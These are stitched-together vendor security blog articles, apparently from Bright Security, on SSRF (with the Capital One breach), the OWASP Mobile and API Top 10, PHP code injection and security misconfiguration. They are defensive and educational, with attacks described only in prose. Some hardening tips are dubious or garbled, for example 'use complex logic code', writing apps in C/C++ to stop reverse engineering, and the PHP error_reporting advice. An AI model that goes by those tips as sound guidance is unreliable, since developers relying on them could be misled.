SSRF attacks often target the server, with the attacker inducing the vulnerable application to send HTTP requests to the hosting server. Usually, the attacker provides a URL pointing to a loopback adapter.
For instance, an eCommerce application might allow users to see if a product is in stock by querying a REST API on the back end. It implements this function by passing a URL to the API via a front end request—the browser makes an HTTP request to provide the user with the relevant information.
However, attackers can exploit this functionality by modifying requests and specifying a local URL like the admin host, inducing the server to retrieve the admin URL’s contents. Normally, only authorized users can access the admin, but attackers can use this workaround to bypass access controls and obtain full administrative access. It works because the server thinks the request comes from a trusted location.
SSRF Targeting the Back End
Another way that SSRF exploits trust is when an application server can interact with back end systems that users cannot normally access. These systems typically have a private, non-routable IP address with a weak internal security posture. An unauthorized user can access protected functionality by interacting with a back end system.
For instance, attackers can exploit administrative interfaces at the back end by submitting a request for the admin URL’s content.
Blind SSRF
Blind SSRF attacks occur when the host server does not return visible data to the attackers. They work by focusing on performing malicious actions rather than accessing sensitive data. An attacker may tamper with user permissions or sensitive files on the server. For instance, the attacker might change the URL for the API call to induce the server to retrieve a large file repeatedly. Eventually, the server could crash, causing a denial of service (DoS).
Capital One: A Real-World SSRF Attack Example
Capital One Financial migrated its IT operations to the cloud, and deployed a web application firewall (WAF), but failed to notice it was misconfigured. Attackers discovered this, and used the WAF to send a request to an internal identity and access management (IAM) service. They relied on their knowledge of the IP address used for the IAM service by Capital One’s cloud provider. This service was inaccessible to traffic sources outside the cloud, but trusted and accepted requests from internal network elements, including the WAF.
The attackers received a response containing credentials for the WAF’s compute instance. They then used these credentials to query cloud storage resources, discover their contents, and systematically exfiltrate the data to an external web repository.
This attack relied on three gaps in Capital One’s security posture:
WAF misconfiguration—the WAF did not properly filter the initial request. This allowed attackers to query the IAM service and receive a response.
Excessive permissions—if the WAF’s IAM role had been appropriately restricted, the attacker could not have used its credentials to do much. A WAF usually does not need access to cloud storage systems.
No SSRF detection—because there was no monitoring in place for SSRF attacks, Capital One only discovered the attack several months later.
SSRF Protection with Bright Security DAST
Bright Security’s dynamic application security testing (DAST) helps automate the detection and remediation of many vulnerabilities including SSRF, early in the development process, across web applications and APIs.
By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright Security completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle.
Scan any web app, or REST, SOAP and GraphQL APIs to prevent SSRF vulnerabilities—try Bright Security free.
OWASP Mobile Top 10 Vulnerabilities and How to Prevent Them
What Is OWASP Mobile Top 10?
The Open Web Application Security Project (OWASP) foundation provides security insights and recommendations for software security. The OWASP Top Ten Web Application Security Risks list is used by many in the industry to prioritize security vulnerabilities. In addition to this list, OWASP also identifies security vulnerabilities and risks in mobile applications.
The OWASP Mobile Top 10 list includes security vulnerabilities in mobile applications and provides best practices to help remediate and minimize these security concerns. This list is critical to help prioritize security vulnerabilities in mobile applications and build appropriate defenses that can handle static attacks based on source code and dynamic attacks that exploit application functionality.
OWASP Mobile Security Top 10 and Preventive Measures
M1: Platform Misuse
The improper usage of Android and iOS platforms is a leading threat, with many applications unintentionally violating the relevant security guidelines and best practices. Misuse extends to any feature of the platform or failure to implement security controls.
It is possible to prevent this vulnerability by remediating server-side features and implementing these steps:
Adhere to the platform development best practices and guidelines.
Use secure configuration and coding to harden the server-side.
Restrict applications from transmitting user data.
Improper data storage is another major vulnerability because attackers can easily exploit stolen devices and exfiltrate sensitive data. Sometimes an application must store data, but this data must remain in a secure location that other applications or individuals cannot access.
Here are practices for storing data securely:
Keep data encrypted.
Use an access authorization mechanism in the mobile application.
Restrict the application’s access to stored data.
Use secure coding practices to prevent buffer overflow and data logging.
M3: Unsafe Communications
Transmitting data to or from mobile applications usually involves the Internet or a telecommunications carrier. Attackers can intercept data in transit via compromised networks.
Here are practices to ensure secure communications:
Use SSL/TLS certificates for secure transmission.
Use signed and trusted CA certificates.
Use encryption protocols.
Send sensitive data to a back end API.
Avoid sending user IDs with SSL session tokens.
Implement encryption before SSL channel transmission.
M4: Authentication Issues
Mobile devices sometimes fail to identify users, allowing malicious actors to log in using default credentials. Attackers can often bypass authentication protocols due to poor implementation, directly interacting with the server.
To ensure secure authentication:
Use the right authentication method (i.e., server-side mechanism).
Avoid storing passwords on local and user devices.
Avoid persistent authentication functionalities and display caution signals if users opt for them.
Use device-based authentication to prevent users from accessing data from other devices.
Implement binary attack protection.
M5: Lack of Cryptography
Without sufficient cryptography, attackers can revert sensitive data to the original state and enable unauthorized access. This vulnerability is usually easy to exploit.
To ensure strong encryption:
Avoid storing data on mobile devices.
Use robust cryptography algorithms.
M6: Insufficient Authorization
Without sufficient authorization measures, intruders can access sensitive data and escalate privileges to expand their attacks. Insecure direct object reference (IDOR) allows attackers to access files, accounts, and databases. The app is insecure if the authorization mechanism fails to verify users and grant permissions.
To ensure secure authorization:
Avoid granting access permissions and roles via mobile devices.
Verify identities independently via back end code.
M7: Poor-Quality Client Code
Poor coding practices can result in vulnerable code. The risk is especially high when team members use different coding techniques and fail to collaborate or provide sufficient documentation. Detecting this vulnerability is challenging because hackers must be aware of the poor coding practices.
To ensure the quality of client code:
Enforce good coding practices with consistent patterns across the organization.
Perform static code analysis.
Use complex logic code.
Securely integrate external libraries.
Use automated tools to test memory leaks, buffer overflow, and code execution.
M8: Manipulated Code
App stores often contain manipulated versions of mobile applications, such as apps with modified binaries, including malicious content or backdoors. Attackers can deliver these counterfeit applications directly to the victim via phishing or publish them on app stores.
To prevent attackers from tampering with code:
Inspect the code for test keys, OTA certificates, rooted APKs, and SU binaries.
Look for the ro.build.tags=test-keys in the build.prop to see if it’s an unofficial ROM or developer build.
Attempt commands directly (i.e., SU commands).
Set up alerts for code integration and respond accordingly to incidents.
Implement anti-tampering measures like validation, code hardening, and digital signatures.
M9: Reverse Engineering Attacks
Attackers can reverse engineer applications and perform code analysis—this is especially dangerous because attackers can inspect and modify the code to inject malicious functionalities. Reverse engineering allows attackers to understand how an application operates, allowing them to recompile it.
To protect mobile applications from reverse engineering:
Check if it’s possible to decompile the application.
Use debugging tools to run the application from an attacker’s perspective.
Ensure robust obfuscation (including for metadata).
Develop the application using C or C++ to protect the code.
Use binary packaging to prevent attackers from decompiling code.
Block debugging tools.
M10: Redundant Functionality
Attackers can examine mobile applications via log and configuration files, identifying and exploiting redundant functionalities to access the back end. For example, an attacker might anonymously execute privileged actions. Manual code reviews before release help mitigate this risk.
To identify and eliminate redundant functionality:
Inspect the application’s configurations for hidden switches.
Check that the log statement and API endpoints are not publicly exposed.
Check if the app’s accessible API endpoint is properly documented.
Check if the log contains content exposing privileged accounts or back end server processes.
Mobile Application Security with Bright
Start detecting the technical OWASP Mobile Top 10 and more, seamlessly integrated across your pipelines via:
Bright Security Rest API
Convenient CLI for developers
Common DevOps tools like CircleCI, Jenkins, JIRA, GitHub, Azure DevOps, and more
OWASP API Top 10 Vulnerabilities and How to Prevent Them
What is OWASP API Top 10?
APIs are a critical element in modern software development and are central to the digital economy. This also makes APIs a prime target for attackers, because they expose application logic and sensitive data such as personal information (PII).
In response to the rise of API-related security incidents and vulnerabilities in recent years, the Open Web Application Security Project (OWASP), famous for publishing the Top 10 Web Application Vulnerabilities, created a new Top 10 list of API security concerns. The list is based on a rigorous methodology that identifies the security weaknesses most likely to result in a damaging breach.
The OWASP API Security Top 10 list is a document that warns against ten critical API security threats and offers mitigation strategies to help avoid these issues.
Broken Object Level Authorization
APIs can expose endpoints handling object identifiers, creating a wider attack surface and access control issues. Here are several practices to help mitigate this threat:
Implement a system that can detect and correct broken object-level authorization automatically to reduce the damage caused by this issue.
Configure an authorization mechanism, including object-level authorization checks for each function that can access a data source via user inputs
Set up an API gateway.
Use threat modeling to examine existing authorization policies to determine if threat actors can access items by knowing or guessing an object’s ID value.
Broken User Authentication
Misconfigured or vulnerable authentication mechanisms allow threat actors to exploit and compromise systems. Threat actors can use these flaws to do the following:
Compromise authentication tokens or exploit implementation flaws to take over user identities permanently or temporarily.
Compromise the system’s ability to identify a client or user
Compromise the overall API security.
Here are best practices to help avoid broken user authentication:
Limit the number of login attempts and protect user credentials.
Use strong API keys and set up a uniform approach for authentication across all API endpoints.
Implement the relevant authentication techniques recommended by the Application Security Verification Standard (ASVS).
Enforce a multi-layer authentication process that verifies user identities.
Excessive Data Exposure
Excessive data exposure can occur when you expose all object properties without considering the sensitivity level of each object. It is typically the result of relying on clients to perform data filtering before displaying it to users.
Here are best practices to help avoid excessive data exposure:
Build security into the API design to limit API’s exposure to various security threats, including excessive data exposure.
Do not depend on clients to perform data filtering.
Limit the return response from your back-end system to make it difficult for threat actors to find vulnerabilities.
Lack of Resources & Rate Limiting
Not all APIs restrict the number of resources clients and users can request. Unfortunately, this lack of limitations can severely affect the API server performance, leading to Denial of Service (DoS) or brute force attacks.
Here are best practices to consider when restricting requests:
Perform threat modeling during design to assess existing rate-limiting controls.
Broken function-level authorization can allow threat actors to gain unauthorized access to administrative functions or user resources. This authorization flaw is often the result of complex access control policies with various groups, roles, and hierarchies that have an unclear separation between regular and administrative functions.
Here are best practices to help avoid broken function-level authorization:
Create and implement a well-defined policy that defines the roles and level of access allowed to users. This policy can help ensure everyone understands their responsibilities and the consequences of violating this policy.
Regularly audit the system to ensure all access controls remain effective and verify that unauthorized users have not gained access.
Mass Assignment
Mass assignment occurs when you bind client-provided data, like JSON, to data models without using allowlist-based properties filtering to secure the process. It can allow threat actors to guess object properties, explore other API endpoints, read the documentation, or add object properties into request payloads.
Here are best practices to help avoid mass assignment:
Employ penetration testing (pentesting) to identify vulnerabilities that external actors can exploit, such as mass assignment.
Avoid directly mapping client inputs to internal input variables.
Create an allowlist of properties that a client is authorized to access and ensure only clients with the proper privileges are granted access to the API response.
Security Misconfiguration
Security misconfigurations is an umbrella term that encompasses various issues, including:
Incomplete or ad-hoc configurations
Insecure default configurations
Open cloud storage
Unnecessary HTTP methods
Misconfigured HTTP headers
Verbose error messages that contain sensitive information
Permissive cross-origin resource sharing (CORS)
Here are best practices to help avoid security misconfigurations:
Perform periodic security audits to identify misconfigurations or missing patches.
Never rely on default configurations.
Use automated scanners and human reviews to test the entire stack for security misconfigurations.
Do not include sensitive data in error messages.
Injection
Injection flaws occur when a query or command sends untrusted data to an interpreter. If the untrusted data is malicious, it can manipulate the interpreter to execute unauthorized commands or access data without authorization. Common attacks include SQL injection (SQLi), NoSQL injection, and command injection.
Here are best practices to help avoid injection flaws:
Use allowlists to perform input validation for all inputs.
Set up a parameterized interface for inbound API requests.
Ensure the query interface limits the number of returned records.
Improper Assets Management
Since APIs expose many endpoints, it is critical to maintain and update clearly defined documentation. Deprecated API versions or exposed debug endpoints can allow threat actors to hack your systems.
Here are best practices to help avoid improper assets management:
Inventory your APIs across all environments, including production, testing, development, and staging.
Regularly review all APIs for security, emphasizing the standardization of functions.
Stack rank all APIs by risk levels and then improve the security functions of the riskiest items.
Insufficient Logging & Monitoring
Logging and monitoring are key components of incident response and forensics. Monitoring provides visibility, and logging provides the data needed to detect and investigate threats. Insufficient monitoring and logging hinder visibility, and ineffective or missing integration with incident response severely hinders your ability to protect against cyberattacks.
This threat can allow malicious actors to attack systems, pivot to other systems, maintain persistence, and extract, destroy, or modify data.
Here are best practices to help avoid insufficient monitoring and logging:
Use a standard logging format across all APIs to ensure the efficiency of future incident response efforts.
Monitor API endpoints across all software development stages and respond to the security issues identified in APIs.
OWASP API Top 10 with Bright Security
Bright Security offers a dev first approach to testing your web applications, with a specific focus on API security testing.
With support for a wide range of API architectures, it automatically tests both legacy and modern applications, including REST, SOAP, and GraphQL APIs.
Bright Security integrates with DevOps and CI/CD toolsets, allowing developers to detect and fix vulnerabilities on every build. It reduces the reliance on manual testing by leveraging multiple discovery methods:
HAR files
OpenAPI (Swagger) files
Postman Collections
Start detecting the technical OWASP API Top 10 and more, seamlessly integrated across your pipelines via:
Bright Security Rest API
Convenient CLI for developers
Common DevOps tools like CircleCI, Jenkins, JIRA, GitHub, Azure DevOps, and more
PHP Code Injection: Examples and 4 Prevention Tips
What is PHP Code Injection?
A code injection attack exploits a computer bug caused by processing invalid data. The attacker introduces (or injects) code into the vulnerable computer program and changes the execution. Successful code injections can introduce severe risks. For example, it can enable viruses or worms to propagate. It can result in data corruption or loss, denial of access, or complete host takeover.
PHP enables serialization and deserialization of objects. Once untrusted input is introduced into a deserialization function, it can allow attackers to overwrite existing programs and execute malicious attacks.
Code injection attacks follow a similar pattern of manipulating web application languages interpreted on the server. Typically, a code injection vulnerability consists of improper input validation and dynamic and dangerous user input evaluation.
Improper input validation
User input includes any data processed by the application and manipulated or inputted by application users. It covers direct input form fields and file uploads, and other data sources like query string parameters and cookies.
Applications typically expect specific input types. Neglecting to validate and sanitize the input data can allow these issues into production applications, especially when testing and debugging code.
Dynamic and dangerous user input evaluation
A code injection vulnerability causes an application to take untrusted data and use it directly in program code. Depending on the language, it usually involves using a function like eval(). Additionally, a direct concatenation of user-supplied strings constitutes unsafe processing.
Attackers can exploit these vulnerabilities by injecting malicious code into the application language. Successful injection attacks can provide full access to the server-side interpreter, allowing attackers to execute arbitrary code in a process on the server.
Applications with access to system calls allow attackers to escalate an injection vulnerability to run system commands on the server. As a result, they can launch command injection attacks.
Related content: Read our guide to code injection (coming soon)
PHP Code Injection Examples
The code in the examples below is taken from OWASP.
PHP Injection Using GET Request
Consider an application that passes parameters via a GET request to the PHPinclude() function. For example, the website could have a URL like this:
http://testsite.com/index.php?page=contact.php
Where the value of the page parameter is fed directly to the include() function, with no validation.
If the input is not properly validated, that attacker can execute code on the web server, like this:
Avoid Using exec(), shell_exec(), system() or passthru()
In general, it is a good idea to avoid any commands that call the operating environment directly from PHP. From an attack vector perspective, this gives attackers many opportunities to perform malicious activity directly in the web server stack.
In the past, functions such as exec(), shell_exec(), system(), and passthru() were commonly used to perform functions such as compressing or decompressing files, creating cron jobs, and navigating operating system files and folders. However, as soon as these functions meet user inputs that is not specifically validated or sanitized, serious vulnerabilities arise.
PHP provides functional operators with built-in escaping—for example escapeshellcmd() and escapeshellarg(). When these operators are used on inputs before passing them to a sensitive function, they perform some level of sanitization. However, these functions are not foolproof against all possible attacker techniques.
As of PHP 7.4, archiving can be handled using the ZipArchive class which is part of any PHP compilation. This can help avoid some use of direct system functions.
Avoid Using Weak Sanitization Methods
Sanitization and handling of user input is paramount to PHP application security. Whenever you accept user input, you must make sure it is valid, store and process it in such a way that it does not enable attacks against the application. Remember that any input is an open attack vector that allows a malicious attacker to interact with your application.
The following functions are used for sanitization by some developers, but are not really effective:
strip_tags()—this function, by default, only strips HTML and PHP from user inputs. This means that the inputs could still include potentially malicious input in languages like JavaScript or SQL.
htmlentities()—this function discards inputs that do not match definable UTF character sets. However, they could still allow attackers to pass some malicious payloads.
These functions should not be used for input sanitization.
Avoid Displaying Verbose Error Messages
It is very important to turn off PHP errors in your PHP.ini configurations. Disable the error_reporting modes E_ALL, ~E_NOTICE, and ~E_WARNING to avoid error output that could be used by an attacker to identify sensitive environment information related to your PHP application and web server.
Use a PHP Security Linter
A linter is a development tool that scans code for errors and potential security flaws. PHP has a built-in linter, which you can run using the command PHP -l <filename>. However, its limitation is that it checks only one file at a time.
PHPlint is a popular alternative that can check multiple files. It can be via the CLI or as a library run by composer. You can also add it to a Docker image easily. PHPLint can check PHP 7 and PHP 8, providing detailed output about discovered issues.
Code Injection Protection with Bright Security
Bright Security Dynamic Application Security Testing (DAST) helps automate the detection and remediation of many vulnerabilities including PHP code injection, early in the development process, across web applications and APIs.
By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright Security completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle.
Scan any PHP application to prevent PHP code injection vulnerabilities – try Bright Security free.
Security Misconfiguration: Impact, Examples, and Prevention
What Is Security Misconfiguration?
Security misconfiguration occurs when security settings are not adequately defined in the configuration process or maintained and deployed with default settings. This might impact any layer of the application stack, cloud or network. Misconfigured clouds are a central cause of data breaches, costing organizations millions of dollars.
Vulnerabilities are generally introduced during configuration. Typical misconfiguration vulnerabilities occur with the use of the following:
Defaults—including passwords, certificates and installation
Deprecated protocols and encryption
Open database instances
Directory listing—this should not be enabled
Error messages showing sensitive information
Misconfigured cloud settings
Unnecessary features—including pages, ports and command injection
This is part of an extensive series of guides about access management.
A misconfiguration may take place for a variety of reasons. Today’s network infrastructures are intricate and continually changing—organizations might overlook essential security settings, such as network equipment that could still have default configurations.
Even if an organization has secured configurations for its endpoints, you must still regularly audit security controls and configurations to identify configuration drift. New equipment is added to the network, systems change and patches are applied—all adding to misconfigurations.
Developers may develop network shares and firewall rules for ease, while building software keeping them unchanged. Sometimes, administrators permit configuration modifications for troubleshooting or testing purposes, but these don’t return to the initial state.
Employees often temporarily disable an antivirus if it overrides particular actions (such as running installers) and then fail to remember to re-enable it. It is estimated that over 20% of endpoints have outdated anti-malware or antivirus.
Impact of Security Misconfigurations Attacks
Security misconfigurations can be the result of relatively simple oversights, but can expose an application to attack. In certain instances, misconfiguration may leave information exposed, so a cybercriminal won’t even need to carry out an active attack. The more code and data exposed to users, the bigger the risk for application security.
For example, a misconfigured database server can cause data to be accessible through a basic web search. If this data includes administrator credentials, an attacker may be able to access further data beyond the database, or launch another attack on the company’s servers.
In the case of misconfigured (or absent) security controls on storage devices, huge amounts of sensitive and personal data can be exposed to the general public via the internet. Generally, there is no way of discovering who might have accessed this information before it was secured.
Directory listing is another common issue with web applications, particularly those founded on pre-existing frameworks like WordPress. Users browse and access the file structure freely, so they can easily discover and exploit security vulnerabilities.
If you cannot block access to an application’s structure, attackers can exploit it to modify parts of or reverse-engineer the application. This might be hard to control if an application is meant for delivery to mobile devices. As OWASP notes, switching to mobile applications weakens an organization’s control over who can view or modify the code. This is because the business and presentation layers of the applications are deployed on a mobile device and not on a proprietary server.
9 Common Types of Security Misconfiguration
The following are common occurrences in an IT environment that can lead to a security misconfiguration:
Default accounts / passwords are enabled—Using vendor-supplied defaults for system accounts and passwords is a common security misconfiguration, and may allow attackers to gain unauthorized access to the system.
Secure password policy is not implemented—Failure to implement a password policy may allow attackers to gain unauthorized access to the system by methods such as using lists of common username and passwords to brute force a username and/or password field until successful authentication.
Software is out of date and flaws are unpatched—Failure to update software patches as part of the software management process may allow attackers to use techniques such as code injection to inject malicious code that the application then executes.
Files and directories are unprotected—Leaving files and directories unprotected may allow attackers to use techniques such as forceful browsing to gain access to restricted files or areas in the server directory.
Unused features are enabled or installed—Failure to remove unnecessary features, components, documentation, and samples makes the application susceptible to misconfiguration vulnerabilities, and may allow attackers to use techniques such as code injection to inject malicious code that the application then executes.
Security features not maintained or configured properly—Failure to properly configure and maintain security features makes the application vulnerable to misconfiguration attacks.
Unpublished URLs are not blocked from receiving traffic from ordinary users—Unpublished URLs, accessed by those who maintain applications, are not intended to receive traffic from ordinary users. Failure to block these URLs can pose a significant risk when attackers scan for them.
Improper / poor application coding practices—Improper coding practices can lead to security misconfiguration attacks. For example, the lack of proper input/output data validation may lead to code injection attacks which work by injecting code that the application executes.
Directory traversal—allows an attacker to access directories, files, and commands that are outside the root directory. Armed with access to application source code or configuration and critical system files, a cybercriminal can change a URL in such a way that the application could execute or display the contents of arbitrary files on the server. Any device or application that reveals an HTTP-based interface is possibly vulnerable to a directory traversal attack. Learn more in our detailed guide to directory traversal
Security Misconfiguration Examples: Real Like Misconfiguration Attacks
Here are a few real life attacks that caused damage to major organizations, as a result of security misconfigurations:
NASA authorization misconfiguration attack – NASA because vulnerable to a misconfiguration in Atlassian JIRA. An authorization misconfiguration in Global Permissions enabled exposure of sensitive data to attackers.
Amazon S3 – many organizations experienced data breaches as a result of unsecured storage buckets on Amazon’s popular S3 storage service. For example, the US Army Intelligence and Security Command inadvertently stored sensitive database files, some of them marked top secret, in S3 without proper authentication.
Citrix legacy protocols attack – Citrix used an IMAP-based cloud email server and became the target of IMAP-based password-spraying. IMAP is an insecure, legacy protocol, and attackers exploited it to get access to cloud-based accounts and SaaS applications. Using multi factor authentication (MFA) could have stopped the attack.
Mirai (未来) botnet – Mirai was a mega-scale botnet that infected network devices like CCTV cameras, DVD devices and home routers. The botnet exploited a misconfiguration in these devices – the use of insecure default passwords. The botnet was used to carry out DDoS attacks of unprecedented magnitude, which brought down websites like Twitter, Reddit, and Netflix.
How Can You Safeguard Against Security Misconfiguration?
The initial step you need to take is to learn the features of your system, and to understand each key part of its behavior.
To achieve this, you must have a real-time and accurate map of your whole infrastructure. This demonstrates communication and flows over your data center environment, both on-premises or in a hybrid cloud.
When you understand your systems, you can mitigate risks resulting from security misconfiguration by keeping the most essential infrastructure locked. Permit only some authorized users to access the ecosystem.
Here are some efficient ways to minimize security misconfiguration:
Establish a hardening process that is repeatable, so that it’s fast and simple to deploy correctly configured new environments. The production, development, and QA environments must all be configured in the same way, but with distinct passwords used in every environment. Automate this process to easily establish a secure environment.
Install patches and software updates regularly and in a timely way in every environment. You can also patch a golden image and deploy the image into your environment.
Develop an application architecture that offers effective and secure separation of elements.
Run scans and audits often and periodically to identify missing patches or potential security misconfigurations.
Ensure a well-maintained and structured development cycle. This will facilitate the security testing of the application in the development phase.
Train and educate your employees on the significance of security configurations and how they can affect the general organization’s security.
Encrypt data-at-rest to prevent data from exploitation.
Apply genuine access controls to both files and directories. This will help offset the vulnerabilities of files and directories that are unprotected.
If using custom code, utilize a static code security scanner before you integrate the code into the production environment. Security professionals must also perform manual reviews and dynamic testing.
Utilize a minimal platform free from excess features, documentation, samples and components. Don’t install or remove unused features or insecure frameworks.
Review cloud storage permissions, including S3 bucket permissions. Incorporate updates and reviews of all security configurations for all updates, security patches and notes into your patch management process.
Put in place an automated process. This makes certain that security configurations are applied to all environments.
Security Misconfiguration Protection with Bright
Bright automates the detection of security misconfiguration and hundreds of other vulnerabilities. The reports come with zero false-positives and clear remediation guidelines for the whole team. Bright’s integration with ticketing tools like Jira helps you keep track of all the findings and assigned team members.
Try Bright Bright for free – Register for a free Brightaccount
See Additional Guides on Key Access Management Topics
Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of access management.